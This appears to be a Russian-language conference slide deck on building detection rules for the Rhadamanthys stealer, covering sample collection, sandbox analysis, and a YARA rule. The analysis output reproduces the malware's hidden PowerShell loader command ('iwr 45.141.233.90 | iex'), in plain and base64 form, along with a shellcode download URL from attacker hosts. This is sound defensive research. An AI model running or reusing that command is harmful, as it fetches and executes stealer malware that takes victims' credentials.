

Пропустить нельзя, детектировать!

Или как мы разрабатываем правила
для вредоносного ПО

Александр Рудзик
Старший специалист по исследованию киберугроз
«Перспективный мониторинг»

БОЛЬШОЙ
МОСКОВСКИЙ
ТЕХНО  ФЕСТ

whoami



TI Analyst

Malware & network analysis, detection engineering

Speaker SOC Forum, ISCRA Talks, Ampire 360



amonitoring.ru


@pm_public

@sanches23rx


А что вы тут делаете?



Сбор данных




Исследование и
обработка



Формирование
результатов

Статистика
Any Run



Rhadamanthys Lumma Redline



Rhadamanthys Stealer



Сбор данных



Проверяем актуальность



2025-08-08 11:03	827f2513bf9c8ea35af9a5...	exe	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	3afd5ff1abe1f8e0eb69aa...	exe	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	3ace18ed2b318834b3b1...	exe	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	33984823b789176b16c6...	exe	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-08 10:51	15f35ed4c2cab0f16d7f58...	ps1	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-08 10:49	c5f2b10e592759988818c...	exe	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-08 10:45	193beb52288d6940b319...	exe	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-08 10:44	cc8c18bcd2c83b4651884...	exe	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-08 10:35	bb2e8354f381955c4ed23...	exe	Rhadamanthys	Rhadamanthys	JAMESWT_WT	
2025-08-07 20:35	143450a83c0654aedc03f...	exe	Rhadamanthys	LummaStealer Rhadamanthys	AntiSkidding	
2025-08-07 16:16	afdce732a421c7f06ed43...	exe	Rhadamanthys	Rhadamanthys	SecuriteInfoCom	
2025-08-07 16:16	190f2113d6e29192b6e8...	exe	Rhadamanthys	Rhadamanthys	SecuriteInfoCom	
2025-08-07 06:06	a3d9a3ae58aca374692d...	exe	Rhadamanthys	Rhadamanthys	SecuriteInfoCom	
2025-08-06 20:48	e5cace2be2c9a57901e68...	exe	Rhadamanthys	Rhadamanthys	abuse_ch	
2025-08-06 19:38	6a9d09aed44ac5080542...	exe	Rhadamanthys	Rhadamanthys	abuse_ch	
2025-08-06 19:18	caa906d7f21d5fdec2934...	exe	Rhadamanthys	AutoIT CypherIT Rhadamanthys	aachum	

Showing 1 to 250 of 1,000 entries

Previous

1

2

3

4

Next

MALWARE bazaar

from ABUSE^{ch} | SPAMHAUS

source: MalwareBazaar

tag: Rhadamanthys

Проверяем актуальность



family:rhadamanthys Search Export

Sample ID	Created	Filename	Tags	Status/Score	SHA256
250829-j38szshn3t	29/08/2025, 08:12 UTC	96aeee1c7244fc14491e6604...	RHADAMANTHYS DEFENSE_EVASION DISCOVERY STEALER	10 Reported	
250829-j2h6yazxfw	29/08/2025, 08:09 UTC	2025-08-29_eb0869ab49799...	RHADAMANTHYS DEFENSE_EVASION DISCOVERY STEALER	10 Reported	
250829-jwc3qsxbz	29/08/2025, 08:00 UTC	2025-08-29_d2c9f160c82bd2...	RHADAMANTHYS DISCOVERY STEALER	10 Reported	
250829-jazdvahj2t	29/08/2025, 07:28 UTC	1u86k7.exe	AMADEY LUMMA RHADAMANTHYS SOCKS5SYSTEMZ STEALC FBF543 LOGSDILLERCLOUD BOTNET COLLECTION DEFENSE_EVASION DISCOVERY EXECUTION PERSISTENCE SPYWARE STEALER TROJAN	10 Reported	
250829-h94beagr8x	29/08/2025, 07:27 UTC	178a5e756327e2f5a5650208...	AMADEY GCLEANER LUMMA RHADAMANTHYS SOCKS5SYSTEMZ STEALC FBF543 LOGSDILLERCLOUD BOTNET COLLECTION DEFENSE_EVASION DISCOVERY EXECUTION LOADER PERSISTENCE SPYWARE STEALER TROJAN	10 Reported	
250829-h7ha6azvcw	29/08/2025, 07:22 UTC	178a5e756327e2f5a5650208...	AMADEY GCLEANER LUMMA RHADAMANTHYS SOCKS5SYSTEMZ STEALC FBF543 LOGSDILLERCLOUD BOTNET COLLECTION DEFENSE_EVASION DISCOVERY EXECUTION LOADER PERSISTENCE SPYWARE STEALER TROJAN	10 Reported	
250829-hx5npsqg6y	29/08/2025, 07:07 UTC	16031f7de454c7713e5c8d00a...	RHADAMANTHYS DEFENSE_EVASION DISCOVERY STEALER	10 Reported	
250829-hwk15sgq3y	29/08/2025, 07:05 UTC	2025-08-29_16d3f4216c5d6d...	RHADAMANTHYS DEFENSE_EVASION DISCOVERY STEALER	10 Reported	
250829-hv5kxsgq21	29/08/2025, 07:04 UTC	2025-08-29_0ad58e8f859f60...	RHADAMANTHYS DEFENSE_EVASION DISCOVERY STEALER	10 Reported	

False Positive



Погружение



MalwareBazaar Database

You are currently viewing the MalwareBazaar entry for SHA256 89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71. While MalwareBazaar attempts to identify whether the sample provided is malicious or not, there is no guarantee that a sample in MalwareBazaar is malicious.

Database Entry

Threat unknown

Vendor detections: 11

Intelligence 11

IOCs

YARA 4

File information

Comments

Actions

SHA256 hash:	89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71
SHA3-384 hash:	4b4d53124e173131caf8b0571a0bf7e7340cd0dd2ebd4fd7a0396794c71b9cb2b68ce7b02cf3e1ef5218ed00ca786ece
SHA1 hash:	f47b1f9589b5d02b92bfe08917a6c80f614ebd45
MD5 hash:	ab11178de655696e4a2b16b9825c852f
humanhash:	oranges-december-friend-south
File name:	89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71
Download:	download sample


Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2025-08-08 11:03	f4b4521c767dafc4a25b0...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:03	c383897c237ed833be49...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:03	b9e10ca0bbbd72475166...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:03	8e2da5b0e753b5ad5c5c...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:03	89ab0100c0443f3e87526...	exe		exe	JAMESWT_WT	
2025-08-08 11:03	827f2513bf9c8ea35af9a5...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	53b4cd5e2111197566b1...	exe		exe	JAMESWT_WT	
2025-08-08 11:02	3afd5ff1abe1f8e0eb69aa...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	3ace18ed2b318834b3b1...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 11:02	33984823b789176b16c6...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-08 10:49	c5f2b10e592759988818c...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	
2025-08-06 09:17	115a361e58401b2145f1...	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	

Showing 1 to 12 of 12 entries


Previous 1 Next

with **imphash**

Погружение



Phishing



AutoIT script



Sticky Werewolf

12

Samples

Разбор новой атаки кибершпионов Sticky Werewolf с использованием Rhadamanthys Stealer

8 мин 6K


Блог компании F6, Информационная безопасность*




<https://habr.com/ru/companies/F6/articles/809063/>



Исследование и обработка



Исследование. Статика



- ✓ Дата компиляции ПО
- ✓ Язык программирования
- ✓ Наличие упаковки и/или обфускации

PE64
Операционная система: Windows(Server 2003)[AMD64, 64-битный, GUI]
Линковщик: Microsoft Linker
Язык: MSIL/C#
Библиотека: .NET Framework(v4.7.2, CLR v4.0.30319)
(Heur)Защита: Obfuscation[Modified EP + Modified native EP + Virtualization + Short names + Watermark]

Detect It Easy

Исследование. Динамика

Files modification 366					Only important	Filter by filename
Timeshift	PID	Process name	Filename	Content		
3596 ms	5780	csc.exe	C:\Users\admin\AppData\Local\Temp\CSC6CC5F928C2DF4A638750568E43FFEB0.TMP	652 b res		
3611 ms	6180	cvtres.exe	C:\Users\admin\AppData\Local\Temp\RESD675.tmp	1 Kb o		
3611 ms	5780	csc.exe	C:\Users\admin\AppData\Local\Temp\t2pm2kum.dll	4 Kb executable	AI	
3611 ms	5780	csc.exe	C:\Users\admin\AppData\Local\Temp\t2pm2kum.out	862 b text		
3970 ms	2976	powershell.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	19 Kb binary		
15189 ms	1976	chrome.exe	C:\Users\admin\AppData\Local\Temp\chr371.tmp\Crashpad\settings.dat	40 b binary		
17549 ms	1976	chrome.exe	C:\Users\admin\AppData\Local\Temp\chr371.tmp\Variations	86 b binary		

HTTP Requests 14		Connections 63		DNS Requests 61		Threats 5		Filter by PID, name or url	PCAP
Timeshift	Headers	Rep	PID	Process name	CN	URL	Content		
2574 ms	GET 200: OK	✓	3964	WerFault.exe	Germany	http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	825 b binary		
2599 ms	GET 200: OK	✓	3964	WerFault.exe	Sweden	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	814 b binary		
3574 ms	GET 200: OK	✗	2976	powershell.exe	Germany	http://45.141.233.90/	3 Kb text		
3583 ms	GET 200: OK	?	2976	powershell.exe	USA	http://94.154.35.115/user_profiles_photo/shellcode.bin	192 Kb binary		
8711 ms	GET 200: OK	✓	3872	svchost.exe	USA	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsB...	471 b binary		
11422 ms	GET 200: OK	✓	1268	svchost.exe	Germany	http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	825 b binary		
11426 ms	GET 200: OK	✓	1268	svchost.exe	Sweden	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	814 b binary		

Tries to unhook or modify Windows functions monitored by CAPE							
unhook: function_name: DsEnumerateDomainTrustsW, type: removal							
Time	TID	Caller	API	Arguments	Status	Return	Repeat
2025-09-18 09:38:25,297	800 8	0x7ff9d45a4b18 0x00000000	__anomaly__	ThreadIdIdentifier: 8008 Subcategory: unhook FunctionName: DsEnumerateDomainTrustsW FunctionAddress: 0x7ff9d0ab8740 UnhookType: removal	SUCCESS	0x00000000	
PowerShell attempted to make a network connection							
request 45.141.233.90:80							
Time	TID	Caller	API	Arguments	Status	Return	Repeat
2025-09-18 09:36:24,578	572 4	0x7ff94d5c3401 0x00000000	WSAConnect	socket: 2480 ip: 45.141.233.90 port: 80	failed	0xffffffffffffffff	

Malicious activity

89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71

MD5: AB11178DE655696E4A2B1689825C852F

Start: 08.08.2025, 14:16 Total time: 120 s

rhadamanthys stealer

Indicators: Tracker: Rhadamanthys, Stealer

Get sample IOC MalConf Restart

Text report Graph ATT&CK AI Summary Export

CPU RAM

Processes 48 Actions 0 beta

Filter by PID or name Only important

6820 rundll32.exe C:\Users\admin\AppData\Local\Temp\89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf8...

2976 powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "iwr '45.141.233.90' | iex"

3800 conhost.exe 0xffffffff-ForceV1

Yara detections observed in process dumps, payloads or dropped files
Hit: PID 5736 triggered the Yara rule 'shellcode_get_eip' with data '[{"E8 00 00 00 00 58 }"]'
Anomalous binary characteristics
anomaly: Entrypoint of binary is located outside of any mapped sections
Created network traffic indicative of malicious activity
signature: ET USER_AGENTS Microsoft Device Metadata Retrieval Client User-Agent
Accessed credential storage registry keys
regkey: HKEY_LOCAL_MACHINE\SYSTEM
Attempts to execute suspicious powershell command arguments
command: powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "iwr '45.141.233.90' iex"
command: powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "iwr '45.141.233.90' iex"

Any Run/Cape

Исследование. Что еще?

Strings v2.54

06/22/2021

By Mark Russinovich

Published: June 22, 2021

 [Download Strings](#) (534 KB)

“FLOSS”

FLARE Obfuscated String Solver

The FLARE Obfuscated String Solver (FLOSS, formerly FireEye Labs Obfuscated String Solver) uses advanced static analysis techniques to automatically extract and deobfuscate all strings from malware binaries. You can use it just like `strings.exe` to enhance the basic static analysis of unknown binaries.

Process Monitor v4.01

06/20/2024

By Mark Russinovich

Published: June 20, 2024

 [Download Process Monitor](#) (2.9 MB)

[Download Procmon for Linux \(GitHub\)](#)

Run now from [Sysinternals Live](#).

Autoruns v14.11


02/06/2024

By Mark Russinovich

Published: February 6, 2024

 [Download Autoruns and Autoruncs](#) (2.8 MB)

Run now from [Sysinternals Live](#).



Created with ZoomIt


Introduction

This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer and media players. These programs and drivers include ones in your startup folder, Run, RunOnce, and other Registry keys. *Autoruns* reports Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, auto-start services, and much more. *Autoruns* goes way beyond other autostart utilities.

Autoruns' Hide Signed Microsoft Entries option helps you to zoom in on third-party auto-starting images that have been added to your system and it has support for looking at the auto-starting images configured for other accounts configured on a system. Also included in the download package is a command-line equivalent that can output in CSV format, *Autoruncs*.



Формирование результатов



Детектирующая логика



```
024|050 34 35 36 37 38 39 2B 2F 00 00 00 00 00 00 00 00 456789+/.  
024|060 70 00 6F 00 77 00 65 00 72 00 73 00 68 00 65 00 p.o.w.e.r.s.n.e.  
024|070 6C 00 6C 00 2E 00 65 00 78 00 65 00 20 00 2D 00 l.l...e.x.e. .-.  
024|080 45 00 78 00 65 00 63 00 75 00 74 00 69 00 6F 00 E.x.e.c.u.t.i.o.  
024|090 6E 00 50 00 6F 00 6C 00 69 00 63 00 79 00 20 00 n.P.o.l.i.c.y. .  
024|0A0 42 00 79 00 70 00 61 00 73 00 73 00 20 00 2D 00 B.y.p.a.s.s. .-.  
024|0B0 4E 00 6F 00 50 00 72 00 6F 00 66 00 69 00 6C 00 N.o.P.r.o.f.i.l.  
024|0C0 65 00 20 00 2D 00 57 00 69 00 6E 00 64 00 6F 00 e. .-.W.i.n.d.o.  
024|0D0 77 00 53 00 74 00 79 00 6C 00 65 00 20 00 48 00 w.S.t.y.l.e. .H.  
024|0E0 69 00 64 00 64 00 65 00 6E 00 20 00 2D 00 43 00 i.d.d.e.n. .-.C.  
024|0F0 6F 00 6D 00 6D 00 61 00 6E 00 64 00 20 00 22 00 o.m.m.a.n.d. .".  
024|100 00 00 22 00 00 00 00 00 61 58 64 79 49 43 49 30 ..".....aXdyICl0  
024|110 4E 53 34 78 4E 44 45 75 4D 6A 4D 7A 4C 6A 6B 77 NS4xNDEuMjMzLjkw  
024|120 49 69 42 38 49 47 6C 6C 65 41 3D 3D 00 00 00 00 IiB8IGlleA==....  
024|130 62 61 73 69 63 5F 73 74 72 69 6E 67 3A 20 63 6F basic_string: co  
024|140 6E 73 74 72 75 63 74 69 6F 6E 20 66 72 6F 6D 20 nstruction from
```

```
NQFirewall  
Outpost  
OPFilter  
PCMatic  
PCMServise  
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/  
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "  
aXdyICl0NS4xNDEuMjMzLjkwIiB8IGlleA==  
basic_string: construction from null is not valid  
cannot create std::vector larger than max_size()  
*NSt6thread11_State_implINS_8_InvokerISt5tupleIJZ7DllMainEulvE_EEEEEEE  
VMware  
VirtualBox
```

```
iwr "45.141.233.90" | iex
```

```
rule Windows_Stealer_Rhadamanthys_V3  
{  
  meta:  
    sid = "907050"  
    description = "Обнаружен вредоносный образец стилера Rhadamanthys"  
    reference = "bazaar.abuse.ch/browse/tag/Rhadamanthys"  
    techniques = "T1059.001,T1012,T1562.002,T1552.001,T1518,T1082,T1071.001"  
    capec = ""  
    cwe = ""  
    cve = ""  
  strings:  
    $func1 = "RegOpenKeyExW"  
    $func2 = "DeleteCriticalSection"  
    $func3 = "GetSystemInfo"  
    $func4 = "LoadLibrary"  
    $func5 = "VirtualProtect"  
  
    $path1 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemProductName"  
    $path2 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemManufacturer"  
    $path3 = "SYSTEM\\CurrentControlSet\\Services"  
  
    $payload1 = "powershell.exe" wide  
    $payload2 = "-ExecutionPolicy" wide  
    $payload3 = "-Command" wide  
  
    //$base64 = "aXdyICl0NS4xNDEuMjMzLjkwIiB8IGlleA=="  
  condition:  
    uint16(0) == 0x5A4D and  
    filesize < 4100KB and  
    (pe.imphash ( ) == "ee0936a42b218f0cc6198be8297c5347" or all of them)  
}
```

metadata

detect strings

detect condition

Детектирующая логика



```
rule Windows_Stealer_Rhadamanthys_V3
{
  meta:
    sid = "907050"
    description = "Обнаружен вредоносный образец стилера Rhadamanthys"
    reference = "bazaar.abuse.ch/browse/tag/Rhadamanthys"
    techniques = "T1059.001,T1012,T1562.002,T1552.001,T1518,T1082,T1071.001"
    capec = ""
    cwe = ""
    cve = ""
  strings:
    $func1 = "RegOpenKeyExW"
    $func2 = "DeleteCriticalSection"
    $func3 = "GetSystemInfo"
    $func4 = "LoadLibrary"
    $func5 = "VirtualProtect"

    $path1 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemProductName"
    $path2 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemManufacturer"
    $path3 = "SYSTEM\\CurrentControlSet\\Services"

    $payload1 = "powershell.exe" wide
    $payload2 = "-ExecutionPolicy" wide
    $payload3 = "-Command" wide

    //$base64 = "aXdyICI0NS4xNDEuMjMzLjkwIiB8IGlleA=="
  condition:
    uint16(0) == 0x5A4D and
    filesize < 4100KB and
    (pe.imphash ( ) == "ee0936a42b218f0cc6198be8297c5347" or all of them)
}
```

Magic bytes исследуемого образца

+

Размер файла

+

Подозрительные строки или хэш-сумма импортов исполняемого файла Windows

```
Windows_Stealer_Rhadamanthys C:\work\research\samples\3ace18ed2b318834b3b12c9aca8b20edf62dbb0e2f4370e733668462f48bc0e6.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\3afd5ff1abe1f8e0eb69aa1e8de6bdf6f9d2f2714defc3d70719154ed7e793e1.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\827f2513bf9c8ea35af9a5cd468b50d89aa06ae18c50b013d2b077bb130242b8.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\8e2da5b0e753b5ad5c5c5376e1d2981ee20be795a32d234dae99c48ae1e0925f.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\b9e10ca0bbbd72475166b40916ee27c4dd278faea6e396ff9fadca1216d87815.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\c383897c237ed833be498ddc44346ba73bf5a111b6400c4e484e8f42e7aaa97e.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\33984823b789176b16c62c99cd082778f32c8a5b94f6942158c86e3c66f8fb5f.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\c5f2b10e592759988818c903b90c00c8396d1c7ea20ad45faf8fb612e5299878.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\115a361e58401b2145f1df6b66a276ed47c5d4555f66f028883ecffa182c0b46.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d19d320db45d0b81c145b74aeb5372fb76b29db26.exe_
```

Детектирующая логика



```
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -  
Command "iwr "45.141.233.90" | iex"
```

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">  
